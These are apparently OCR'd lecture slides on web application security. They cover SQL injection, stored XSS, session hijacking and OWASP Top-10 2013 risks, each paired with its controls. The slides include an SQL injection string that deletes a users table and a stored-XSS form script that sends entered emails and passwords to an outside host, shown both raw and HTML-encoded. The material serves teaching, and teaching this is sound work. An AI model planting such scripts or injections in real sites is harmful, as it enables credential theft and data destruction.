
http://www.veracode.com/security/sql-injection

Impact
-- can be devastating.
Example: suppose the user types this for the password instead:

***/ delete * from users;**

Security control
-- use “prepared statements” (parameterized queries)

XSS Example


Attacker
Injects malicious script
vulnerable webpage
Saves Malicious script into a database
server
Allow: /
Data Containing the Malicious script is loaded
User Request data from server
Victim
Maliscious script may get executed and call back to the attacaker

Threat agent

Attack vectors
Text based form fields in web pages or mobile apps

Vulnerability (in code)
Storing what the attacker enters into the database.


Threat
JavaScript or HTML

Attack vector
moves to a field in the database

Impact
mostly to end user

http://www.acunetix.com/blog/articles/blind-xss/


Security control
Encoding (escaping)



HTML Useful Character Entities


Note: Entity names are case sensitive!

Result	Description	Entity Name	Entity Number
	non-breaking space	&nbsp;	&#160;
<	less than	&lt;	&#60;
>	greater than	&gt;	&#62;




```
<form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php"
method="post">
<script>

function postCommand() {
        document.sourceForm.action =
                "http://mikemitri.com/testHttpRequest.php?email=" +
                        document.getElementsByName("email")[0].value +
                        "&password=" + document.getElementsByName("password")
[0].value;

        document.sourceForm.submit();
}


</script>
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">
</form>
```

```
&#xd;&#xa;&#xd;&#xa;&#xd;&#xa;&lt;form
name&#x3d;&quot;sourceForm&quot;
action&#x3d;&quot;http&#x3a;&#x2f;&#x2f;mikemitri.com&#x2f;testHttpRequ
est.php&quot; method&#x3d;&quot;post&quot;&gt;
&#xd;&#xa;&lt;script&gt;&#xd;&#xa;&#xd;&#xa;function
postCommand&#x28;&#x29;
&#x7b;&#xd;&#xa;&#x9;document.sourceForm.action &#x3d;
&#xd;&#xa;&#x9;&#x9;&quot;http&#x3a;&#x2f;&#x2f;mikemitri.com&#x2f;test
HttpRequest.php&#x3f;email&#x3d;&quot; &#x2b;
&#xd;&#xa;&#x9;&#x9;&#x9;document.getElementsByName&#x28;&quot;emai
l&quot;&#x29;&#x5b;0&#x5d;.value
&#x2b;&#xd;&#xa;&#x9;&#x9;&#x9;&quot;&amp;password&#x3d;&quot;
&#x2b;
document.getElementsByName&#x28;&quot;password&quot;&#x29;&#x5b;0&
#x5d;.value&#x3b;&#xd;&#xa;&#x9;&#x9;&#xd;&#xa;&#x9;document.sourceFor
m.submit&#x28;&#x29;&#x3b;&#xd;&#xa;&#x7d;&#xd;&#xa;
```



Email? me@mine.com Password? ••• Login

You picked candidate: joe@badguy.com
Name: Joe Badguy
Information: Push Me




Email? me@mine.com Password? ••• Login

You picked candidate: joe@badguy.com

PWD: pwd
Name: Joe Badguy
Information: <form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php" method="post"> <script> function postCommand() { document.sourceForm.action = "http://mikemitri.com/testHttpRequest.php?email=" + document.getElementsByName("email")[0].value + "&password=" + document.getElementsByName("password")[0].value; document.sourceForm.submit(); }

Attack Vector in OWASP Top-10 Web Risks



Top 10 2013-A2-Broken Authentication and Session Management

← A1-Injection

2013 Table of Contents

2013 Top 10 List

A3-Cross-Site Scripting (XSS) →

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data or application functions. Also consider the business impact of public exposure of the vulnerability.


With this risk, the attack vector is the **sessionid** of the session between user (on browser) and web site.

Session ID is transmitted between browser and web server via GET requests/responses. Also sometimes stored in cookies.

If the sessionid is known it can be used to access session data, unless further authentication is done.


Session Sniffing and Hijacking

Session Sniffing


Session Sniffing
The hacker sniffs the network and gathers information being passed between the victim and the server
Hacker
Victim
The victim is unaware that their connection is being watched.
Server

http://www.pcauthority.com.au/Feature/354468,how-to-understanding-session-hijacking.aspx

Session IDs can also be "guessed" by brute strength approaches.




Session Hijacking

http://www.codeproject.com/Articles/859579/Hack-proof-your-asp-net-applications-from-Session

Controls:
-- secure web sites (https, encrypted transmission)
-- automatic session timeouts
-- rotate session id after login
-- long, random session IDs (hard to guess)

Attack Vector in OWASP Top-10 Web Risks



Top 10 2013-A4-Insecure Direct Object References

← A3-Cross-Site Scripting (XSS)


2013 Table of Contents

2013 Top 10 List

A5-Security Misconfiguration →


Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider the types of users of your system. Do any users have only partial access to certain types of system data?	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws. Code analysis quickly shows whether authorization is properly verified.		Such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all available data of that type.	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability

The attack vector for this type of attack is often via a URL parameter in REST.



```
http://example.com/app/accountInfo?acct=notmyacct
```

Attack Vector in OWASP Top-10 Web Risks



Top 10 2013-A7-Missing Function Level Access Control


← A6-Sensitive Data Exposure

2013 Table of Contents

2013 Top 10 List

A8-Cross-Site Request Forgery (CSRF) →

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Anyone with network access can send your application a request. Could anonymous users access private functionality or regular users a privileged function?	Attacker, who is an authorized system user, simply changes the URL or a parameter to a privileged function. Is access granted? Anonymous users could access private functions that aren't protected.	Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) or functions exist to attack.		Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.



Example Attack Scenarios

The application allows a user to submit a state changing request that does not include anything secret. For example:

